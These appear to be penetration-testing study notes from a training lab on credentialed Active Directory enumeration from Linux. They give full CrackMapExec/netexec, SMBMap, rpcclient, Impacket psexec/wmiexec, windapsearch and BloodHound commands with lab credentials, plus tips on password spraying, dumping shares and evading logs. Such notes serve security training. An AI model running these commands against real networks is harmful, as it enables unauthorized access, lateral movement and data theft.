Credentialed Enum LINUX
- ONLY WORKS with valid DOMAIN Creds
- user's cleartext password, NTLM password hash, or SYSTEM access on a domain-joined host.
- Since we have a foothold (low-priv user), time to enumerate the domain in depth
- look for information about domain user and computer attributes, group membership, Group Policy Objects, permissions, ACLs, trusts, and more
CrackMapExec
- https://github.com/byt3bl33d3r/CrackMapExec/wiki
- used for
ldap, ssh, smb, winrm, mssql
Get HELP for a specific protocol
- crackmapexec smb -h
Important flags
- -u Username : The user whose credentials we will use to authenticate
- -p Password: User's password
- Target (IP or FQDN) : Target host to enumerate (in our case, the Domain Controller)
- --users: Specifies to enumerate Domain Users
- --groups: Specifies to enumerate domain groups
- --loggedon-users: Attempts to enumerate what users are logged on to a target, if any
Domain User Enumeration
crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --usersnetexec smb 172.16.5.5 -u forend -p 'Klmcargo2' --usersbadPwdCount- specified the number of times a wrong password is used for this account- We can spray the users with
badPwdCount - 0
Domain Group Enumeration
crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --groupsnetexec smb 172.16.5.5 -u forend -p 'Klmcargo2' --groups
Logged on Users
crackmapexec smb 172.16.5.5 -u forend -p Klmcargo --loggedon-usersnetexec smb 172.16.5.5 -u forend -p 'Klmcargo2' --loggedon-users
Find Shares
crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --sharesnetexec smb 172.16.5.5 -u forend -p 'Klmcargo2' --shares- This only shows the shares that we can READ
- To further enumerate the shares,
smbclient -U forend -P Klmcargo2 //172.16.5.5/'Department Shares'
Read Shares - spider_plus
crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M spider_plus --share 'Department Share'netexec smb 172.16.5.5 -u forend -p 'Klmcargo2' -M spider_plus --share 'Department Share'nxc SMB 172.16.5.5 -u forend -p PASSWORD --spider C\$ --pattern txt- escape the
$ --pattern: look for files withtxtin the name
- escape the
nxc smb 172.16.5.5 -u forend -p 'Klmcargo2' -M spider_plus -o DOWNLOAD_FLAG=True- Dump all files using
-o DOWNLOAD_FLAG=True
- Dump all files using
SMBMap
- once access is obtained, it can be used to download/upload/execute remote commands
Check Access
smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5- the user
forendhas no access to the DC via theADMIN$orC$shares (this is expected for a standard user account)
- the user
Recursive List of Directories
smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5 -R 'Department Shares' --dir-only--dir-only: no files, only directories
rpcclient
- https://www.samba.org/samba/docs/current/man-html/rpcclient.1.html
- It can enumerate, add, change, and even remove objects from AD
map rpcclient
Unauthenticated bind
- rpcclient -U "" -N 172.16.5.5 - create a session
- Users have an rid: field which is unique and used by Windows to track and identify objects\
-  - Built-in Administrators will have the RID value -
 Hex 0x1f4 or decimal 500
Enum Users by RID
enumdomusers- users with their RIDsqueryuser 0x457- get user details with RID 0x457
Impacket
Psexec.py
- clone of the psexec executable
- uploads a randomly-named executable in the ADMIN$ share
- registers the service via RPC, Windows service control manager
psexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.125
wmiexec.py
- semi-interactive shell
STEALTHY- no files dropped on the target host, less logswmiexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.125- each command executes a new cmd.exe and logs with
new process createdcan be found.
Windapsearch
- use LDAP queries to enum users, groups, computers
Check Domain admins
python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 --da-PU- for privileged users
- Look for
Found 3 Users in the Domain Adminsgroup
BloodHound
- graphical representation of attack paths in AD
- 2 Main PARTS:
- Ingestor
- SharpHound collector in C#, powershell for windows
- BloodHound.py for Linux
- BloodHound GUI
- Ingestor
- We can write queries using the Cypher language
- Running from the domain could set off alerts
BloodHound Ingestor
bloodhound-python -u 'forend' -p 'Klmcargo2' -ns 172.16.5.5 -d inlanefreight.local -c all-nsis the domain controller
- This will create
.jsonobjects in the current directory .\SharpHound.exe --CollectionMethods All --ZipFileName output.zipnxc ldap 172.16.8.3 -u hporter -p 'Gr8hambino!' --bloodhound --collection All --dns-server 172.16.8.3- https://github.com/g0h4n/RustHound-CE/releases/tag/v2.4.7
BloodHound GUI
sudo neo4j startbloodhound- enter creds
- clear database
- refresh graph
- Upload either the individual
.jsonfiles or one.zipfilezip -r ilfreight_bh.zip *.json
- Now the data will load, we can run queries from the
Analysistab - Running custom queries - https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/